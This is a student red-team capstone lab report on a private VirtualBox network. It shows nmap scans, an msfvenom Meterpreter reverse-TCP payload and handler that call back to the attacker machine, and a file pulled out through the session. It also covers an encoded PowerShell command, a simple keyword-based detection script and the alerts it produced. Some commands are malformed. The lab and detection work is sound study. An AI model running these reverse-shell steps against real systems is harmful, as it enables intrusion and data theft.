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## **Red Team Capstone Project Report**



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## 1. Lab Objective

- Simulate a realistic breach from reconnaissance to exfiltration.
- Generate alerts in a centralized monitoring system (unified\_alerts.csv) for Recon, Exploit, Evasion, and Exfiltration.
- Test detection capability for unauthorized file transfers and PowerShell activity.

## 2. Executive Summary & Findings


This engagement simulated a full Red Team exercise using SMB shares, local file creation, and PowerShell to emulate exfiltration. Activities were monitored using a PowerShell-based unified detection script. Blue Team logs captured multiple events including scanning (Recon), file download (Exploit), obfuscated PowerShell commands (Evasion), and file copying (Exfil). The alerts confirmed that the monitoring system successfully logged all relevant activities. Partial evasion tests demonstrated that obfuscation is detectable with proper logging. The exercise validated the ability of a small-scale monitoring solution to detect core Red Team operations.

## 3. Non-Executive Summary

This simulation tested the organization's ability to detect unauthorized file access and data exfiltration. Using basic network discovery and PowerShell, test files were created and copied to monitored locations. Alerts were generated for scanning, suspicious file creation, and obfuscated command execution. The monitoring script (unified\_monitor.ps1) successfully captured all activities, showing the organization can detect suspicious behavior. Partial evasion tests highlighted areas for improved PowerShell monitoring. Recommendations include continuous monitoring of file system activity, alerting for obfuscated scripts, and periodic simulated exercises. This ensures preparedness against real-world data theft and unauthorized access.

## 4. Engagement Overview

- A log script *unified\_monitor.ps1* (see [APPENDIX A](#)) was created in windows that continuously logs for recon,exploit,evasion,exfil and saves all the logs in *unified\_alerts.csv* file
- **Kali IP: 192.168.1.43**
- **Windows VM (IP) : 192.168.1.53**
- A new log entry was created on windows vm using command:  
***New-EventLog -LogName "RedTeamLogg" -Source "RedTeamSimm"***



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Windows\system32> New-EventLog -LogName "RedTeamLog" -Source "RedTeamSim"
```

Figure 4.1 Shows log event being created

The engagement was structured to simulate a complete attack life-cycle using native tools:

- **Reconnaissance:** Scanning from Kali using basic network discovery (ping, SMB enumeration).
- **Initial Access:** Direct file transfers from Kali to Windows (simulated exfil).
- **Exfiltration Simulation:** Creation of test files on Windows and copying them to shared folders.
- **Logging & Monitoring:** Windows PowerShell script (unified\_monitor.ps1) monitored all activities and logged alerts to unified\_alerts.csv in real-time.
- **Evasion Attempts:** Use of obfuscated PowerShell commands to test logging triggers.




Figure 4.2 Shows unified\_monitor.ps1 file on windows vm

## 5. Phase-wise Actions & MITRE Techniques

<i>Phase</i>	<i>Tool Used</i>	<i>Action Description</i>	<i>MITRE Technique</i>
Recon	SMB, Ping	Network and share enumeration	T1595
Exploit	PowerShell	File creation / copy on target	T1210
Evasion	PowerShell	Obfuscated PowerShell commands	T1140
Exfil	SMB/Local Copy	Copying test file (fake_exfil.txt) to monitored folder	T1041

Table 5.1 Shows Tools and phases used

### 5.1.Recon

- Run nmap scans for recon phase and monitor logs in windows
- The log script scans for *nmap* and triggers log (see [APPENDIX A](#))

**Ping -c 4 192.168.1.53**

**nmap -sn 192.168.1.53 (windows vm )**

**nmap -sS -sV -p 1-1000 192.168.1.53**

```
(kali@vbox)-[~]
$ ping -c 4 192.168.1.53
PING 192.168.1.53 (192.168.1.53) 56(84) bytes of data:
64 bytes from 192.168.1.53: icmp_seq=1 ttl=128 time=1.30 ms
64 bytes from 192.168.1.53: icmp_seq=2 ttl=128 time=0.855 ms
64 bytes from 192.168.1.53: icmp_seq=3 ttl=128 time=0.551 ms
64 bytes from 192.168.1.53: icmp_seq=4 ttl=128 time=0.571 ms

--- 192.168.1.53 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.551/0.818/1.296/0.300 ms

(kali@vbox)-[~]
$ nmap -sS -sV -p 1-1000 192.168.1.53
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 17:31 IST
Nmap scan report for 192.168.1.53
Host is up (0.00053s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH for_Windows_9.5 (protocol 2.0)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:52:3C:82 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.21 seconds

(kali@vbox)-[~]
$ nmap -sn 192.168.1.53
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 17:31 IST
Nmap scan report for 192.168.1.53
Host is up (0.00035s latency).
MAC Address: 08:00:27:52:3C:82 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds

(kali@vbox)-[~]
```

Figure 5.2 Shows nmap results

## 5.2. Exploit

- Generate a Windows payload with msfvenom:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.43  
LPORT=4444 -f exe > payload.exe
```

- Upload it over SSH

```
scp payload.exe Windows@192.168.1.53:C:/Users/Windows/
```

```
(kali@vbox)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.43 LPORT=4444 -f exe > payload.exe  
[-] no platform was selected, choosing msf::module::Platform::windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
  
(kali@vbox)-[~]  
$ scp payload.exe Windows@192.168.1.53:C:\Users\Windows\  
>  
  
(kali@vbox)-[~]  
$ scp payload.exe Windows@192.168.1.53:/Users/Windows/  
The authenticity of host '192.168.1.53 (192.168.1.53)' can't be established.  
ED25519 key fingerprint is SHA256:YrfJrggLI72XC2H78m4zXa1cXnrYBKF5WCyJ0nEw2kA.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.1.53' (ED25519) to the list of known hosts.  
Windows@192.168.1.53's password:  
payload.exe
```

Figure 5.3 Shows payload being sent to windows

- On Kali, set up handler:

```
use exploit/multi/handler
```

```
PAYLOAD windows/meterpreter/reverse_tcp
```

```
LHOST 192.168.1.43
```

```
set LPORT 4444
```

```
run
```

- Now on Windows, execute payload.exe , **Meterpreter shell is opened**




Figure 5.4 Shows payload successfully sent on windows



*Figure 5.5 Shows meterpreter shell being opened*

- ```
meterpreter > cd C:\\Users\\Windows\\Desktop
meterpreter > download fake_exfil.txt
[*] Downloading: fake_exfil.txt -> /home/kali/fake_exfil.txt
[*] Downloaded 33.00 B of 33.00 B (100.0%): fake_exfil.txt -> /home/kali/fake_exfil.txt
[*] Completed : fake_exfil.txt -> /home/kali/fake_exfil.txt
meterpreter >
```

### 5.3. Evasion Tests

- ```
PS C:\Windows\system32> $bytes = [System.Text.Encoding]::Unicode.GetBytes($cmd)
PS C:\Windows\system32> $encoded = -f'ConvertTo-Base64String($bytes)'
PS C:\Windows\system32> powershell -NoProfile -ExecutionPolicy Bypass -EncodedCommand VmByAGkAdB1AC0ARQbZ2AGUAbwB0AEwbBnACAALQBtMg8AZzW0AGEABQb1ACAAUgB1AQGVAB1AGEABQBM8AGBZWbnACAALQBtAG8AdQbyAGMAZQAqFAF1AZQBKAFQAZQBHAGG0AUwPAG8AB0AGCAG0AIBFAHYAQbzAgkB5FAQeQbwHAQIATBXAGEcgbGAAGkAbNACAALQBtAHYAZQBFAYHzQBAHQIAAQSBQCAAMQADAAmAgACgA0TQB1AHmAcbWhAgcAZQAgACIAUwBPgAG0dQBSAeVAG8AIAAxAdAAwEAdEANGS4C4AM0AUdAOAMwIAA==
```

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## 5.4. Exfil

- Create a directory in kali *exfil-test*
- In side the directory create a file fake.txt which contains message *“Simulated Exfiltration from kali”*
- Start a server at *python3 -m 192.168.1.53 8080*
- Go to windows and type :

*Invoke-Webrequest -Url <http://192.168.1.43:8080/fake.txt> -Outfile C:\\Users\\Windows\\Desktop\\fake\_exfil.txt*



```

kali@vbox: ~/exfil-test
Session Actions Edit View Help
--(kali@vbox)-[~]
$ cd exfil-test
--(kali@vbox)-[~/exfil-test]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
27.0.0.1 - - [05/Sep/2025 22:37:07] "GET /fake.txt HTTP/1.1" 200 -
192.168.1.53 - - [05/Sep/2025 22:37:33] "GET /fake.txt HTTP/1.1" 200 -

kali@vbox: ~
Session Actions Edit View Help
--(kali@vbox)-[~]
$ curl http://127.0.0.1:8080/fake.txt
Simulated exfiltration from Kali
--(kali@vbox)-[~]
$

```

Figure 5.8 Shows a file being created and hosted on port 8080





Figure 5.9 Shows file being accessed and downloaded on windows



## 6. Blue Team Detection & Analysis



	A	B	C	D	E	F	G	H	I	J	K
54620	2025-09-05 17:55:17	RECON	Possible scanning activity detected	192.168.1.43							
54621	2025-09-05 17:55:17	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43							
54622	2025-09-05 17:55:17	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43							
54623	2025-09-05 17:52:34	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43							
54624	2025-09-05 17:52:34	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43							
54625	2025-09-05 17:52:19	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43							
54626	2025-09-05 17:52:19	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43							
54627	2025-09-05 17:47:25	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43							
54628	2025-09-05 17:47:25	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43							
54629	2025-09-05 17:40:39	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43							
54630	2025-09-05 17:40:39	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43							
54631	2025-09-05 17:52:34	EVASION	Obfuscated PowerShell execution detected	192.168.1.43							
54632	2025-09-05 17:52:34	EVASION	Obfuscated PowerShell execution detected	192.168.1.43							
54633	2025-09-05 17:47:25	EVASION	Obfuscated PowerShell execution detected	192.168.1.43							
54634	2025-09-05 17:47:25	EVASION	Obfuscated PowerShell execution detected	192.168.1.43							
54635	2025-09-05 22:52:28	EXFIL	Possible data exfiltration detected	192.168.1.43							
54636	2025-09-05 22:52:28	EXFIL	Possible data exfiltration detected	192.168.1.43							
54637	2025-09-05 22:48:49	EXFIL	Possible data exfiltration detected	192.168.1.43							
54638	2025-09-05 22:48:49	EXFIL	Possible data exfiltration detected	192.168.1.43							
54639	2025-09-05 22:48:49	EXFIL	Possible data exfiltration detected	192.168.1.43							

Figure 5.10 Shows csv file of log for all the phases

- Logs can also be triggered directly by **writing event log** that contains triggering terms from windows PowerShell as shown below, we have triggered logs for **evasion and exfil** directly from the windows PowerShell

1. For triggering :

**Write-EventLog -LogName "RedTeamLogg" -Source "RedTeamSimm" -EntryType Warning -EventID 1003 -Message "Simulated Evasion Test from 192.168.1.43"**

2. To get log details from shell :

**Get-Content C:\redteam-monitor\unified\_alerts.csv -Tail 10**

```
PS C:\Windows\system32> Write-EventLog -LogName "RedTeamLogg" -Source "RedTeamSimm" -EntryType Warning -EventId 1003 -Message "Simulated Evasion Test from 192.168.1.43"
PS C:\Windows\system32> Get-EventLog -List | Where-Object {$_.Log -eq "RedTeamLogg"}

Max(K) Retain OverflowAction      Entries Log
-----
512      7 OverwriteOlder                9 RedTeamLogg

PS C:\Windows\system32> Write-EventLog -LogName "RedTeamLogg" -Source "RedTeamTest" -EventId 6002 -EntryType Informa
tion -Message "fake_exfil.txt exfil detected over SMB"
PS C:\Windows\system32> Get-EventLog -List | Where-Object {$_.Log -eq "RedTeamLogg"}

Max(K) Retain OverflowAction      Entries Log
-----
512      7 OverwriteOlder                10 RedTeamLogg

PS C:\Windows\system32> Get-Content C:\redteam-monitor\unified_alerts.csv -Tail 10
2025-09-05 17:52:34,EVASION,Obfuscated PowerShell execution detected,192.168.1.43
2025-09-05 17:47:25,EVASION,Obfuscated PowerShell execution detected,192.168.1.43
2025-09-05 22:52:28,EXFIL,Possible data exfiltration detected,192.168.1.43
2025-09-05 22:48:49,EXFIL,Possible data exfiltration detected,192.168.1.43
```

```
2025-09-05 17:55:17,RECON,Possible scanning activity detected,192.168.1.43
2025-09-05 17:55:17,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:52:34,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:52:19,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:47:25,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:40:39,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:52:34,EVASION,Obfuscated PowerShell execution detected,192.168.1.43
2025-09-05 17:47:25,EVASION,Obfuscated PowerShell execution detected,192.168.1.43
2025-09-05 22:52:28,EXFIL,Possible data exfiltration detected,192.168.1.43
2025-09-05 22:48:49,EXFIL,Possible data exfiltration detected,192.168.1.43
```

*Figure 5.11 Shows windows PowerShell triggered logs*

## 7. Recommendations

- Continuous monitoring of file system activity for early detection of unauthorized access.
- Enforce PowerShell logging and alerting for obfuscated scripts.
- Regularly review unified\_alerts.csv or similar logs to validate monitoring coverage.
- Conduct routine simulations to improve detection and response readiness.

---

## APPENDIX A

```
$logFile = "C:\redteam-monitor\unified_alerts.csv"
```

```
Write-Host "[*] Unified Red Team Detection Monitor Started..."
```

```
# Create CSV header if file doesn't exist
```

```
if (!(Test-Path $logFile)) {
```

```
    "Timestamp,Phase,Description,SourceIP" | Out-File -FilePath $logFile -Encoding UTF8
```

```
}
```

```
$attackerIP = "192.168.1.43" # Kali IP
```

```
while ($true) {
```

```
    # === RECON detection ===
```

```
    $reconEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction  
    SilentlyContinue |
```

```
        Where-Object { $_.Message -like "*scan*" -or $_.Message -like "*nmap*" }
```

```
    foreach ($event in $reconEvents) {
```

```
        $time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
```

```
        "$time,RECON,Possible scanning activity detected,$attackerIP" | Out-File -Append -  
        FilePath $logFile
```

```
    }
```

```
    # === EXPLOIT detection ===
```

```
    $exploitEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction  
    SilentlyContinue |
```

```
        Where-Object { $_.Message -like "*Simulated*" -or $_.Message -like  
        "*unauthorized*" }
```

```
    foreach ($event in $exploitEvents) {
```

```
        $time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
```

```
        "$time,EXPLOIT,Suspicious login/exploit attempt,$attackerIP" | Out-File -Append -  
        FilePath $logFile
```

```
    }
```



---

# === ***EVASION detection*** ===

```
$evasionEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction  
SilentlyContinue |
```

```
Where-Object { $_.Message -like "**Evasion*" -or $_.Message -like  
"*encoded*" }
```

```
foreach ($event in $evasionEvents) {
```

```
$time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
```

```
"$time,EVASION,Obfuscated PowerShell execution detected,$attackerIP" | Out-File -  
Append -FilePath $logFile
```

```
}
```

# === ***EXFILTRATION detection*** ===

```
$exfilEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction  
SilentlyContinue |
```

```
Where-Object { $_.Message -like "**exfil*" -or $_.Message -like "**copy*" -or  
$_Message -like "**SMB*" }
```

```
foreach ($event in $exfilEvents) {
```

```
$time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
```

```
"$time,EXFIL,Possible data exfiltration detected,$attackerIP" | Out-File -Append -  
FilePath $logFile
```

```
}
```

```
Start-Sleep -Seconds 5
```

```
}
```